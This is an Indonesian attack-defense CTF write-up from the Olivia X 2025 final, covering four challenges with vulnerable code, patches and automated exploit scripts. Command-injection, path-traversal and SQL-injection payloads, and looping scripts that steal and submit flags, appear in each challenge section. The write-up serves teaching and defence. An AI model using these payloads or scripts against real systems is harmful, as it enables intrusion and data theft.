WRITEUP FINAL OLIVIA X 2025

K.EII

ITOID

JACOB

KEITO and Jacob goes to MALANG

Part of

SANAPATI CYBERSTORM

DAFTAR ISI

QUICK MATH

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet"
href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.min
.css" integrity="sha384-
MCw98/SFnGE8fJT3GXwEOngsV7Zt27NXFoaoApmYm81iuXoPkFOJwJ8ERdknLPMO"
crossorigin="anonymous">
<script src="https://code.jquery.com/jquery-3.3.1.slim.min.js"
integrity="sha384-
q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo"
crossorigin="anonymous"></script>
<script
src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.3/umd/popper.mi
n.js" integrity="sha384-
ZMP7rVo3mIykV+2+9J3UJ46jBk0WLaUAdn689aCwoqbBJiSnjAK/l8WvCWPIPm49"
crossorigin="anonymous"></script>
<script
src="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/js/bootstrap.min.j
s" integrity="sha384-
ChfqqxuZUCnJSK3+MXmPNIyE6ZbWh2IMqE241rYiqJxyMiZ6OW/JmZQ5stwEULTy"
crossorigin="anonymous"></script>
    <title>calc</title>
</head>
<body>
<div class="container">
<div class="row">
<div class="col-md-6">

</br>
</br>
<h2>calculator</h2>
</br>
<?php
$str="";
if(!empty($_GET)){
```

```
    $str=$_GET["calc"];
}
?>

<form class="form-inline" action="./index.php">
  <div class="form-group mb-2 ">
    <label for="staticEmail2" class="sr-only">Input</label>
  </div>
  <div class="form-group mx-sm-3 mb-2">
    <input type="text" name="calc" class="form-control" placeholder="1+1"
value="<?php echo $str;?>">
  </div>
  <button type="submit" class="btn btn-primary mb-2">calculate</button>
</form>

</br>
<?php
if($str !== ""){
?>
<div class="alert alert-primary" role="alert">
<?php
    echo $str." = ".shell_exec("echo \"$str\" | bc");
?>
</div>
<?php
}
?>
</div>
</div>
</div>

</body>
</html>
```

web application tersebut menginject user input ke dalam bash command berikut:

```
shell_exec("echo \"$str\" | bc")
```

sehingga kita bisa memberikan arbitrary command untuk dirun melalui karakter seperti ; dan #.


Patch


```
echo $str." = ".shell_exec("echo ".escapeshellarg($str)." | bc");
```

pake escapeshellarg untuk ngewrap dan escape input sebelum dipipe ke bash command `bc` sehingga arbitrary command yang berbahaya tidak dieksekusi.

Attack

strateginya payloadnya gini:
pake `"` untuk menutup string yang dibuka oleh echo "…" pake `;` untuk memisahkan dan menjalankan bash command kita (misalnya cat /root/flag.txt;), dan pake `#` untuk ignore command basic calculator (bc)






automation:

```python
#!/usr/bin/env python3
import requests
import sys
import time
import json
import ipaddress
```

```python
import re

# --- Configuration ---
TEAM_TOKEN     = '6778be6873b0167c'
SUBMISSION_URL = 'http://10.10.0.1/flags'
TARGET_HOSTS   = [
    '10.60.1.1',
    '10.60.2.1',
    '10.60.3.1',
    '10.60.5.1',
    '10.60.6.1'
]
TARGET_PORT     = 13000
SLEEP_INTERVAL  = 30    # seconds between runs
MAX_TRAVERSAL_DEPTH = 6  # try ../ up to 6 levels

def submit_flags(flags_list):
    """Bulk-submit flags to the scoring server."""
    if not flags_list:
        print("[*] No new flags to submit.")
        return

    headers = {
        'X-Team-Token': TEAM_TOKEN,
        'Content-Type':  'application/json'
    }
    data = json.dumps(flags_list)
    print(f"\n[+] Submitting {len(flags_list)} flags…")

    try:
        resp = requests.put(SUBMISSION_URL, headers=headers, data=data,
timeout=10)
        if resp.status_code == 200:
            try:
                print("[*] Server response:", resp.json())
            except json.JSONDecodeError:
                print("[!] Non-JSON response:", resp.text)
        else:
            print(f"[!] Submission failed ({resp.status_code}):
{resp.text}")
```

```
    except requests.exceptions.RequestException as e:
        print(f"[!] Network error during submit: {e}")

def make_injection(depth):
    """Return the calc parameter value to cat flag.txt at given depth."""
    path = "../" * depth + "flag.txt"
    return f'"; cat {path}; #'

def solve(host, port):
    """
    Attempt command-injection against host:port/index.php?calc=...
    returns Base64 flag if found, else None.
    """
    url_base = f"http://{host}:{port}/index.php"
    for depth in range(1, MAX_TRAVERSAL_DEPTH + 1):
        inj = make_injection(depth)
        params = {'calc': inj}
        full_url = requests.Request('GET', url_base,
params=params).prepare().url
        print(f"[*] {host}:{port} depth={depth} → {full_url}")

        try:
            r = requests.get(url_base, params=params, timeout=5)
        except requests.exceptions.RequestException as e:
            print(f"[!] {host}:{port} request error: {e}")
            return None

        if r.status_code != 200:
            print(f"[!] {host}:{port} HTTP {r.status_code}")
            continue

        # show a snippet of the response for debugging
        snippet = r.text[:200].replace("\n", " ")
        print(f"    response snippet: {snippet!r}…")

        # look for a Base64-style flag (uppercase letters/digits, ending
in =)
        m = re.search(r"([A-Z0-9]{16,}={1,2})", r.text)
        if m:
            flag = m.group(1)
```

```
            print(f"[+] FLAG on {host} (depth={depth}): {flag}")
            return flag

    print(f"[-] No flag at any depth on {host}")
    return None

def main():
    seen = set()
    try:
        while True:
            print(f"\n=== Run at {time.ctime()} ===")
            found = []

            for h in TARGET_HOSTS:
                try:
                    ipaddress.ip_address(h)
                except ValueError:
                    print(f"[!] Invalid IP, skipping: {h}")
                    continue

                flag = solve(h, TARGET_PORT)
                if flag and flag not in seen:
                    seen.add(flag)
                    found.append(flag)

            if found:
                submit_flags(found)
            else:
                print("[*] No new flags this run.")

            print(f"\n--- Sleeping {SLEEP_INTERVAL}s ---")
            time.sleep(SLEEP_INTERVAL)
    except KeyboardInterrupt:
        print("\n[!] Caught interrupt, exiting.")
        sys.exit(0)

if __name__ == "__main__":
    main()
```



BUCKET

```
@app.route("/download", methods=["GET"])
def donlot():
    try:
        filename = request.args.get("filename")
        assert filename and ".." not in filename
        return open(os.path.join("uploads/", filename)).read()
    except:
        return ">:("
```

LFI vuln pada fungsi download, bisa akses /flag.txt

Patch

```
@app.route("/download", methods=["GET"])
def donlot():
    try:
        filename = os.path.basename(request.args.get("filename", ""))
        if not filename or ".." in filename or "flag" in filename.lower():
            return "yoi"

        path = os.path.join("uploads", filename)

        # Ensure file exists
        if not os.path.isfile(path):
```

```
            return "yoi"

        return open(path).read()
    except:
        return "yoi"
```

Attack

```
#!/usr/bin/env python3
import requests
import time
import json
import re

# --- Configuration ---
TEAM_TOKEN     = '6778be6873b0167c'
SUBMISSION_URL = 'http://10.10.0.1/flags'
TARGET_HOSTS   = [
    '10.60.1.1',
    '10.60.2.1',
    '10.60.3.1',
    '10.60.4.1',
    '10.60.5.1',
    '10.60.6.1',
]
TARGET_PORT    = 12000

SLEEP_INTERVAL = 30   # seconds between full scans
MAX_RETRIES    = 3
RETRY_DELAY    = 60   # seconds to wait on 429

FLAG_RE = re.compile(r'^[A-Za-z0-9=]+$')

def submit_flags(flags_list):
    if not flags_list:
        print("[*] No new flags to submit.")
        return

    headers = {
        'X-Team-Token': TEAM_TOKEN,
        'Content-Type': 'application/json'
```

```
    }
    payload = json.dumps(flags_list)

    for attempt in range(1, MAX_RETRIES+1):
        print(f"[+] Submitting {len(flags_list)} flags (attempt
{attempt})…")
        try:
            resp = requests.put(SUBMISSION_URL, headers=headers,
data=payload, timeout=10)
        except requests.RequestException as e:
            print(f"[!] Network error: {e}")
            return

        if resp.status_code == 200:
            try:
                print("[*] Server response:", resp.json())
            except json.JSONDecodeError:
                print("[*] Server response:", resp.text)
            return
        elif resp.status_code == 429:
            print(f"[!] Rate limited (429). Retrying in {RETRY_DELAY}s…")
            time.sleep(RETRY_DELAY)
        else:
            print(f"[!] Submission failed: HTTP
{resp.status_code}\n{resp.text}")
            return

    print("[!] All retries exhausted; giving up.")

def fetch_flag(host, port):
    base = f"http://{host}:{port}"
    for p in ("/flag", "/flag.txt"):
        url = f"{base}/download?filename={p}"
        try:
            r = requests.get(url, timeout=5)
        except requests.RequestException:
            continue
        txt = r.text.strip()
        if r.status_code == 200 and FLAG_RE.fullmatch(txt):
            print(f"[+] [{host}] {p} → {txt}")
```

```
            return txt
    return None

def main():
    while True:
        print(f"\n--- Scan run at {time.ctime()} ---")
        found = []
        for h in TARGET_HOSTS:
            flag = fetch_flag(h, TARGET_PORT)
            if flag:
                found.append(flag)

        if found:
            # dedupe
            flags = list(dict.fromkeys(found))
            submit_flags(flags)
        else:
            print("[*] No flags found this run.")

        print(f"--- Sleeping {SLEEP_INTERVAL}s ---")
        time.sleep(SLEEP_INTERVAL)

if __name__ == '__main__':
    main()
```

```
--- Scan run at Wed Jul 30 16:39:52 2025 ---
[+] [10.60.1.1] /flag.txt → BLHY9IBUSWZ2RJ3S6FQIJSAO5J48HON=
[+] [10.60.3.1] /flag.txt → B8EZACP8U4DRBENI0NHEJ7DQINH349Q=
[+] [10.60.4.1] /flag → yoi
[+] [10.60.6.1] /flag.txt → BWTPGW98SXF56GBZT05N5GNSQ02FDWO=
[+] Submitting 4 flags (attempt 1)…
[*] Server response: [{'flag': 'BLHY9IBUSWZ2RJ3S6FQIJSAO5J48HON=',
'msg': '[BLHY9IBUSWZ2RJ3S6FQIJSAO5J48HON=] Flag already stolen'}, {
'flag': 'B8EZACP8U4DRBENI0NHEJ7DQINH349Q=', 'msg': '[B8EZACP8U4DRBE
NI0NHEJ7DQINH349Q=] Flag already stolen'}, {'flag': 'yoi', 'msg': '
[yoi] Flag is invalid or too old.'}, {'flag': 'BWTPGW98SXF56GBZT05N
5GNSQ02FDWO=', 'msg': '[BWTPGW98SXF56GBZT05N5GNSQ02FDWO=] Flag alre
ady stolen'}]
--- Sleeping 30s ---
```

QUIZ NOTES

```python
def read_note_by_id(foldername):
    id = input("Enter your note id: ")
    try:
        with open(os.path.join(base_path, foldername, id), "r") as f:
            note = json.loads(f.read().strip())
            print(f"Title: {note['title']}")
            print(f"Content: {note['content']}")
    except FileNotFoundError:
        print("You must write a note before reading it!")
    except Exception as e:
        print(e)
```

karena id langsung diinput dari attacker, kita bisa melakukan path traversal

Patch

```python
id = input("Enter your note id: ")
```

ganti dengan

```python
id = os.path.basename(input("Enter your note id: "))
```

nah kan, hasil patchnya bikin flag jadi null

Attack

attack data paling baru ada di API http://10.10.0.1/api/client/attack_data/

ambil valuenya “1” (nilai yg di field ke-2)
ketika flag berubah, flag paling baru ada di field “1”, sedangkan field “0” adalah flag yg digantikan (flag lama). awalnya solver input ke-2 nilai tersebut, dari situlah keliatan behaviornya.

```python
#!/usr/bin/env python3
"""
QuizNotes Path Traversal Exploit - Dynamically fetches attack data and
enumerates targets.
"""
import socket
import json
import sys
import hashlib
import requests # Added for fetching attack data
import time
from datetime import datetime

# Configuration
PORT = 14000
ATTACK_DATA_URL = "http://10.10.0.1/api/client/attack_data/"
```

```
# Insert your valid login token below (no extra whitespace)
TOKEN =
"8C50CD5FE5AA42FDF62CE8C7B88F7DB6215F7D50BF92DE0436C58876AB96FF3048FE30A2E
83411B3B7CE4453D9E21835B8CE3141124AAF11D44D7721EAEA388D65B5CB19EB53D464A03
F60571DA00105E8600CD9CE8E9575511CA66F600EFDE9C77DA4445917A3C50E4051FD9DCC3
6CB8CEEBB006D3D191A39251D67E4F6760D5AEA3E449C8A2184F2468D3A90591C986B1B08F
09171F7C6C83591B66FA127A4F1FF39427BD581D2B547A76029DDECD173.009B383C7C95C1
E75FF3172927984B818D9E8610B7BB5056A813690B4F5455B6F0AF779C2026283BE11390C2
E2200FAD46F89375142227E39843FD4274D2BFBAF201727B33F5554F37A0983932245838B5
BC96ACFF87497D94E68B96873EE82C29F54098D2118D42F7C804BAD67FA3FBEBA3CE4544BC
8894A14926B1A45E9D25970E2BBE322D12CC4F158FB87B55674C35D7CA93DB0467E71DCB29
4DDABF51BAC4954DB0FF065D7DFB3027E065CFE584B1F21EDAEA218AF18CD009D0A86E2EB3
3CB7FEAF1448F0C8B1D1874F7CA706DD4CE5EA018AA1465A83A22FBF7DE4D9CB8D08518477
AF858A4CB6287296B6A7C5AF51BE5F"

def fetch_attack_data():
    """Fetches the latest attack data from the API."""
    print(f"[*] Fetching attack data from {ATTACK_DATA_URL}...")
    try:
        response = requests.get(ATTACK_DATA_URL, timeout=5)
        response.raise_for_status()  # Raise an exception for bad status
codes (4xx or 5xx)
        print("[+] Successfully fetched attack data.")
        return response.json()
    except requests.exceptions.RequestException as e:
        print(f"[!] Error fetching attack data: {e}", file=sys.stderr)
        return None

def recv_all(sock, timeout=0.5):
    """Receive all available data until timeout (in seconds)."""
    data = b""
    old = sock.gettimeout()
    sock.settimeout(timeout)
    try:
        while True:
            chunk = sock.recv(4096)
            if not chunk:
                break
            data += chunk
    except socket.timeout:
```

```
        pass
    finally:
        sock.settimeout(old)
    return data

def recv_until(sock, delim=b"\n"):
    """Receive data until a delimiter is found."""
    data = b""
    while not data.endswith(delim):
        try:
            chunk = sock.recv(1)
        except socket.timeout:
            break
        if not chunk:
            break
        data += chunk
    return data

def exploit_single_directory(sock, dir_name):
    """Sends the path traversal payload for a single directory."""
    sock.sendall(b'3\n')
    recv_until(sock)  # prompt for note id

    payload = f"../{dir_name}/0"
    sock.sendall(payload.encode() + b"\n")

    recv_until(sock) # title line
    content_line = recv_until(sock).decode(errors='ignore')

    flag = None
    if 'Content:' in content_line:
        raw = content_line.split('Content:', 1)[1].strip()
        try:
            obj = json.loads(raw)
            flag = obj.get('content')
        except json.JSONDecodeError:
            flag = raw
    return flag

def exploit_target(host, secrets):
```

```
    """Connects to a single host and attempts the exploit with its
secrets."""
    print(f"\n--- Targeting {host} ---")

    dirs = [hashlib.sha256(s.encode()).hexdigest() for s in secrets]
    print(f"[*] Generated {len(dirs)} directory names for {host}.")

    try:
        sock = socket.create_connection((host, PORT), timeout=5)
        sock.settimeout(2)
    except Exception as e:
        print(f"[!] Error connecting to {host}: {e}")
        return {}

    recv_all(sock, timeout=1)  # Banner
    sock.sendall(TOKEN.strip().encode() + b"\n")
    auth_data = recv_all(sock, timeout=1).decode(errors='ignore')

    if 'Successfully authenticated' not in auth_data:
        print(f"[!] Authentication failed for {host}.")
        sock.close()
        return {}

    recv_all(sock, timeout=1)  # Menu

    found_flags = {}
    for i, d in enumerate(dirs):
        try:
            flag = exploit_single_directory(sock, d)
            if flag:
                print(f"[+] SUCCESS on {host} with secret '{secrets[i]}':
{flag}")
                found_flags[host] = flag
                submit_flags({host: flag})  # 🚀 Submit immediately
            else:
                print(f"[-] No flag found for hash of '{secrets[i]}'")
        except Exception as e:
            print(f"[!] Error during exploit on {host}: {e}")
            sock.close()
            return found_flags
```

```
    sock.close()
    if not found_flags:
        print(f"[-] No flags found on {host}.")

    return found_flags


def main():
    """Main function to orchestrate the attack."""
    attack_data = fetch_attack_data()
    if not attack_data:
        sys.exit(1) # Exit if data fetching failed

    quiz_notes_targets = attack_data.get("Quiz Notes")
    if not quiz_notes_targets:
        print("[!] Could not find 'Quiz Notes' targets in the API data.")
        return

    all_collected_flags = {}
    for ip, secrets in quiz_notes_targets.items():
        # Try all secrets provided for the IP
        if len(secrets) >= 2:
            flags_for_ip = exploit_target(ip, [secrets[1]])  # Use only
the second secret
        else:
            print(f"[!] Not enough secrets for {ip}")
            continue
        all_collected_flags.update(flags_for_ip)

    print("\n\n" + "="*20)
    print("=== 🎯 FINAL SUMMARY ===")
    print("="*20)
    if all_collected_flags:
        for ip, flag in all_collected_flags.items():
            print(f"Host: {ip}\nFlag: {flag}\n")

        # submit_flags(all_collected_flags)
    else:
        print("No flags were retrieved from any target.")
```

```python
def submit_flags(flags):
    """Submit collected flags to the server."""
    url = "http://10.10.0.1/flags"
    team_token = "6778be6873b0167c"
    headers = {
        "X-Team-Token": team_token
    }
    flag_list = list(flags.values())
    print(f"[*] Submitting flags: {flag_list}")
    try:
        response = requests.put(url, headers=headers, json=flag_list)
        if response.status_code == 200:
            print("[+] Flags submitted successfully!")
            print(response.text)
        else:
            print(f"[!] Failed to submit flags. Status:
{response.status_code}, Response: {response.text}")
    except requests.RequestException as e:
        print(f"[!] Error submitting flags: {e}")


if __name__ == '__main__':
    try:
        while True:
            print("\n\n" + "="*30)
            print(f"⏳ Starting attack cycle at {datetime.now().strftime('%Y-%m-%d
%H:%M:%S')}")
            print("="*30)
            main()
            print(f"[!] Waiting 30s before next cycle...\n")
            time.sleep(30)
    except KeyboardInterrupt:
        print("\n[!] Interrupted by user. Exiting gracefully.")
        sys.exit(0)
```

```
--- Targeting 10.60.5.1 ---
[*] Generated 1 directory names for 10.60.5.1.
[+] SUCCESS on 10.60.5.1 with secret 'zikX7fAE9Ieu': Q7DCXU4VS6N61V
Y60ZEMXUWQ6FUJR8L=
[*] Submitting flags: ['Q7DCXU4VS6N61VY60ZEMXUWQ6FUJR8L=']
[+] Flags submitted successfully!
[{"flag":"Q7DCXU4VS6N61VY60ZEMXUWQ6FUJR8L=","msg":"[Q7DCXU4VS6N61VY
60ZEMXUWQ6FUJR8L=] Flag accepted! Earned 57.12144649579239 flag poi
nts!"}]
```

FLAGS MARKET

sqli auth bypass to access flag

Patch

app.py

```python
#!/usr/bin/python3

from flask import Flask

import app_db

app = Flask(__name__)

@app.route('/')
def index():
    page = '''Welcome to the first Olivia Challenge.<br/>
    Do you want flags? Look for them.'''
    return page

@app.route('/put_flag/<flag_id>/<password>/<flag>')
def put_flag(flag_id, password, flag):
    app_db.put_flag(flag_id, password, flag)
    page = "Flag put."
    return page

@app.route('/get_flag/<flag_id>/<password>')
def get_flag(flag_id, password):
    flag = app_db.get_flag(flag_id, password)
```

```
    if flag:
        page = f"Flag: {flag[0][0]}"
    else:
        page = "I am watching you."
    return page

def main():
    app_db.create_db()
    app.run(debug=True, host='0.0.0.0', port=8000)

if __name__ == '__main__':
    main()
```

app_db.py:

```
import sqlite3

conn = sqlite3.connect('database.db', check_same_thread=False)

def make_query(sql, parameters=None):
    if parameters:
        res = conn.execute(sql, parameters)
    else:
        res = conn.execute(sql)
    conn.commit()
    return res.fetchall()

def create_db():
    return make_query('CREATE TABLE IF NOT EXISTS flags (flag_id TEXT,
password TEXT, flag TEXT)')

def put_flag(flag_id, password, flag):
    return make_query('INSERT INTO flags (flag_id, password, flag) VALUES
(?, ?, ?)', (flag_id, password, flag))

def get_flag(flag_id, password):
    return make_query(f'SELECT flag FROM flags WHERE flag_id = ? AND
password = "{password}"', (flag_id,))
```

Patch

vulnnya ada disini

```
def get_flag(flag_id, password):
    return make_query(f'SELECT flag FROM flags WHERE flag_id = ? AND
password = "{password}"', (flag_id,))
```

patchnya mudah, flag_id dan password bikin sebagai parameter, sehingga input pengguna tidak bisa mengubah struktur. ganti jadi:

```
def get_flag(flag_id, password):
    return make_query("SELECT flag FROM flags WHERE flag_id = ? AND
password = ?", (flag_id, password))
```

Attack


Pakai `ORDER BY rowid DESC LIMIT 1 --` buat dapetin flag terbaru

```
#!/usr/bin/env python3
import requests
import sys
import time
import json
import ipaddress

# --- Configuration ---
TEAM_TOKEN = '6778be6873b0167c'
SUBMISSION_URL = 'http://10.10.0.1/flags'
TARGET_HOSTS = [
    '10.60.1.1',
    '10.60.2.1',
    '10.60.3.1',
    '10.60.4.1',
    '10.60.5.1',
    '10.60.6.1'
]
TARGET_PORT = 11000
SLEEP_INTERVAL = 30  # Time in seconds between full runs (2 minutes)

def submit_flags(flags_list):
    """
    Submits a list of found flags to the scoring server in a single
request.

    Args:
```

```
        flags_list (list): A list of flag strings to submit.
    """
    if not flags_list:
        print("[*] No new flags to submit.")
        return

    headers = {
        'X-Team-Token': TEAM_TOKEN,
        'Content-Type': 'application/json'
    }
    # The data is the list of flags, which will be serialized into a JSON
array.
    data = json.dumps(flags_list)

    print(f"\n[+] Submitting {len(flags_list)} flags in bulk...")

    try:
        response = requests.put(SUBMISSION_URL, headers=headers,
data=data, timeout=10)

        if response.status_code == 200:
            try:
                print(f"[*] Submission response: {response.json()}")
            except json.JSONDecodeError:
                print(f"[!] Error: Server sent a non-JSON response despite
a 200 OK status.")
                print(f"[*] Raw Response Text: '{response.text}'")
        else:
            print(f"[!] Error: Submission failed with status code
{response.status_code}.")
            print(f"[*] Raw Response Text: '{response.text}'")

    except requests.exceptions.RequestException as e:
        print(f"[!] A network error occurred during submission: {e}")


def solve(host, port):
    """
    Exploits SQL injection in the /get_flag endpoint to retrieve the
latest flag.
```

```
    Args:
        host (str): The hostname or IP address of the target server.
        port (int): The port number of the target server.

    Returns:
        str: The flag if found, otherwise None.
    """
    base_url = f"http://{host}:{port}"
    injected_password = '" OR 1=1 ORDER BY rowid DESC LIMIT 1 -- '
    encoded_password = requests.utils.quote(injected_password)

    target_url = f"{base_url}/get_flag/a/{encoded_password}"

    try:
        response = requests.get(target_url, timeout=5)

        if response.status_code == 200 and "Flag: " in response.text:
            # Extract flag from response
            flag = response.text.strip().split("Flag: ")[-1]
            print(f"[+] Success! Found flag for Flag Market on
{host}:{port}")
            print("----------------------------------------")
            print(flag)
            print("----------------------------------------")
            return flag

    except requests.exceptions.RequestException as e:
        print(f"[!] Connection failed to {host}:{port} - {e}")

    return None


def main():
    """
    Main loop to collect all flags first, then submit them in bulk.
    """
    while True:
        print(f"\n--- Starting new attack run at {time.ctime()} ---")
```

```
        found_flags = []
        # First, iterate through all targets and collect flags
        for host in TARGET_HOSTS:
            flag = solve(host, TARGET_PORT)
            if flag:
                found_flags.append(flag)

        # After the loop, submit all collected flags in one go
        if found_flags:
            submit_flags(found_flags)
        else:
            print("\n[*] No new flags were found in this run.")

        print(f"\n--- All targets scanned. Sleeping for {SLEEP_INTERVAL}
seconds. ---")
        time.sleep(SLEEP_INTERVAL)

if __name__ == "__main__":
    main()
```



Cepet bat di patchnya :3